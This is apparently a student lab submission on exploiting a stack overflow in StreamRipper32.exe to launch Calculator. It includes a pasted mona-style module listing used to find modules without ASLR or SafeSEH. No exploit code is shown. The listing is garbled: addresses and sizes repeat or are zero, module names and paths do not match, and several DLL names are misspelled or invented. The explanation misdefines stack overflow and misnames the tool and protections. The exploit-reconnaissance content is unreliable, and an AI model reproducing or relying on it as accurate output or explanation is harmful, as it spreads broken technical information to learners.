Stack overflow is when a function or program uses more memory than is in the stack. As it grows beyond its allocated space, the dynamic stack contents begin to overwrite other things, such as critical application code and data. Because of this, we are able to pop up calculator and control panel.

Log data	
0BADCF000	Address Message
0BADCF000	Processing module: C:\WINDOWS\system32\ntdll.dll
0BADCF000	- Done, let's rock 'n roll.
0BADCF000	Module info:
0BADCF000	-----
0BADCF000	Base Top Size Rebase SafeSEH ASLR NXCompat OS Dll Version, ModuleName & Path
0BADCF000	0x74660000 0x74670000 0x00010000 True True True True 6.1.7601.17514 [NLRapi.dll] (C:\Windows\system32\NLRapi.dll)
0BADCF000	0x75040000 0x75040000 0x00040000 True True True True 6.1.7600.16385 [DNSRPapi.dll] (C:\Windows\system32\DNSRPapi.dll)
0BADCF000	0x75050000 0x75051000 0x00110000 True True True True 6.1.7600.16385 [Dnsapi.dll] (C:\Windows\system32\Kernel32.dll)
0BADCF000	0x75090000 0x75090000 0x00080000 True True True True 7.0.7600.16385 [nsuport.dll] (C:\Windows\system32\ntuport.dll)
0BADCF000	0x75090000 0x75090000 0x00080000 True True True True 6.1.7600.16385 [CRYPTBASE.dll] (C:\Windows\system32\CRYPTBASE.dll)
0BADCF000	0x746f0000 0x746f0000 0x00010000 True True True True 6.1.7600.16385 [oleidl.dll] (C:\Windows\system32\oleidl.dll)
0BADCF000	0x74670000 0x74680000 0x00010000 True True True True 6.1.7600.16385 [dwmapi.dll] (C:\Windows\system32\dwmapi.dll)
0BADCF000	0x77300000 0x77310000 0x00100000 True True True True 6.1.7600.16385 [ntdll.dll] (C:\Windows\System32\ntdll.dll)
0BADCF000	0x74630000 0x74640000 0x00010000 True True True True 6.1.7600.16385 [pnprpapi.dll] (C:\Windows\system32\pnprpapi.dll)
0BADCF000	0x75000000 0x75000000 0x00010000 True True True True 6.1.7600.16385 [sechost.dll] (C:\Windows\System32\sechost.dll)
0BADCF000	0x00000000 0x00000000 0x00000000 False False False False 1.0.0.1 [StreamRipper32.exe] (C:\Program Files (x86)\StreamRipper32.exe)
0BADCF000	0x77300000 0x77300000 0x00000000 True True True True 6.1.7600.16385 [LPK.dll] (C:\Windows\system32\LPK.dll)
0BADCF000	0x74600000 0x74610000 0x00020000 True True True True 6.1.7600.16385 [USP10.dll] (C:\Windows\system32\USP10.dll)
0BADCF000	0x74600000 0x74600000 0x00000000 True True True True 6.1.7600.16385 [rasadhlp.dll] (C:\Windows\system32\rasadhlp.dll)
0BADCF000	0x73010000 0x73010000 0x00020000 True True True True 6.1.7600.16385 [fupapi.dll] (C:\Windows\System32\upapi.dll)
0BADCF000	0x75050000 0x75050000 0x00000000 True True True True 6.1.7600.16385 [IMM32.dll] (C:\Windows\system32\IMM32.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7601.17514 [SapiC.dll] (C:\Windows\system32\SapiC.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7600.16385 [ole32.dll] (C:\Windows\system32\ole32.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7601.17514 [IMM32.dll] (C:\Windows\system32\IMM32.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7601.17514 [USER32.dll] (C:\Windows\system32\USER32.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7600.16385 [condlg32.dll] (C:\Windows\system32\condlg32.dll)
0BADCF000	0x74600000 0x74600000 0x00010000 True True True True 6.1.7600.16385 [IPHLAPI.dll] (C:\Windows\system32\IPHLAPI.dll)
0BADCF000	0x74600000 0x74600000 0x00010000 True True True True 6.1.7600.16385 [napinsp.dll] (C:\Windows\system32\napinsp.dll)
0BADCF000	0x74600000 0x74710000 0x00090000 True True True True 6.1.7600.16385 [wthenc.dll] (C:\Windows\system32\wthenc.dll)
0BADCF000	0x77300000 0x77300000 0x00000000 True True True True 6.1.7601.17514 [OLEAUT32.dll] (C:\Windows\system32\OLEAUT32.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7601.17514 [SHELL32.dll] (C:\Windows\system32\SHELL32.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7600.16385 [RPCRT4.dll] (C:\Windows\system32\RPCRT4.dll)
0BADCF000	0x74600000 0x74600000 0x00000000 True True True True 6.1.7600.16385 [winrmapi.dll] (C:\Windows\System32\winrmapi.dll)
0BADCF000	0x77300000 0x77300000 0x00000000 True True True True 6.1.7600.16385 [NSCTF.dll] (C:\Windows\system32\NSCTF.dll)
0BADCF000	0x74600000 0x74600000 0x00010000 True True True True 6.1.7601.17514 [OLEPRO32.dll] (C:\Windows\system32\OLEPRO32.dll)
0BADCF000	0x75090000 0x75090000 0x00000000 True True True True 6.1.7600.16385 [KERNELBASE.dll] (C:\Windows\system32\KERNELBASE.dll)
0BADCF000	0x746f0000 0x746f0000 0x00000000 True True True True 6.1.7600.16385 [wsusock.dll] (C:\Windows\System32\wsusock.dll)
0BADCF000	0x74600000 0x74600000 0x00000000 True True True True 6.1.7601.17514 [GDI32.dll] (C:\Windows\system32\GDI32.dll)
0BADCF000	0x77300000 0x77300000 0x00000000 True True True True 6.1.7600.16385 [WINSPOOL.DRV] (C:\Windows\system32\WINSPOOL.DRV)
0BADCF000	0x77300000 0x77300000 0x00000000 True True True True 6.1.7600.16385 [ADUMP32.dll] (C:\Windows\system32\ADUMP32.dll)
0BADCF000	0x77300000 0x77300000 0x00000000 True True True True 6.1.7600.16385 [NSI.dll] (C:\Windows\system32\NSI.dll)
0BADCF000	0x77300000 0x77300000 0x00000000 True True True True 6.1.7600.16385 [WS2_32.dll] (C:\Windows\system32\WS2_32.dll)
0BADCF000	0x73010000 0x73010000 0x00010000 True True True True 6.10 [conct132.dll] (C:\Windows\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b6414a-686c-4f61-8389-f74d76454371_6.0.5.2505_x-ww_6595b6414a-686c-4f61-8389-f74d76454371\conct132.dll)
0BADCF000	-----
0BADCF000	[-] This process action took 0x00000000 453000
Monia modules	

Also you can see above, all the security measures like ASLR, Safe EFH etc are not implemented. That's why it is showing them as False in the above screenshot.

Submitted By  
Deva Dattu Javvadi  
18BCN7081